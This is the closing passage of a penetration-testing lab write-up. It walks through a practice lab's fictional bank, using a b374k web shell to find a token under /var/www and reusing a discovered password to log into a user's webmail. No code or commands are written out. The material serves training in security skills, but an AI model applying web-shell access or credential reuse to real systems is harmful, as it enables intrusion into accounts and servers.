
Voila, the b374k shell shows up! Let's look around to search for the token. Going two folders up, to /var/www, and here it is:




Click the file to view it, and you're one step further into hacking the Stable and Secure Bank!

MOVING ON


It is important to keep track of any and all findings throughout the penetration test. The credentials found in one system may easily be used elsewhere, as users tend to choose the same passwords. Let's try to log on with the very same password into Ralph's email via web access, discovered on the PORT SCANNING stage:



It doesn't always work, but give it a try, and you might get lucky. Here's what you get to see inside:



Tap in, and you're on your way to the next token:



AFTERWORD

I hope this writeup gives you enough to get started and try your penetration testing skills in real life. The lab has 12 tokens and 10 servers to compromise, so you've got a lot of work ahead.

I hope you enjoy the lab as much as I did. Remember to never give up, and to Try Harder.

Good luck!

Written by Alexey Stoletny on December 3rd, 2015.